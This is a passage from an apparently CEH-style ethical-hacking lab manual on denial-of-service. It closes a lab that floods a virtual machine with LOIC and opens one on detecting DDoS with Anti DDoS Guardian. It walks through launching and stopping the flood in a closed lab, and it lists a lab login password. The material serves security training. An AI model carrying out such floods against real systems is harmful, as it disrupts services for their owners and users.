


9. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



Module 10 – Denial-of-Service


10. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines.



11. Leave the machine intact for 5–10 minutes, and then open it again. You will observe that the performance of the machine is slightly affected and that its response is slowing down.

Module 10 – Denial-of-Service

12. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines.



13. This concludes the demonstration of how to perform a DDoS attack using LOIC.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11**, **Windows Server 2019**, **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, a large, white, stylized number "2" is centered.

Detect and Protect Against DoS and DDoS Attacks

DoS and DDoS attack detection techniques are based on identifying and discriminating between illegitimate traffic increases and flash events from legitimate packet traffic.

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling:** Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection:** Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis:** Analyzes network traffic in terms of spectral components

Lab Tasks

Task 1: Detect and Protect Against DDoS Attacks using Anti DDoS Guardian

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.


Note: In this task, we will use the **Windows Server 2019** and **Windows Server 2022** machines to perform a DDoS attack on the target system, **Windows 11**.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. Login with Username: **Admin** and Password: **Pa\$\$w0rd**.
3. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double click **Anti_DDoS_Guardian_setup.exe**.

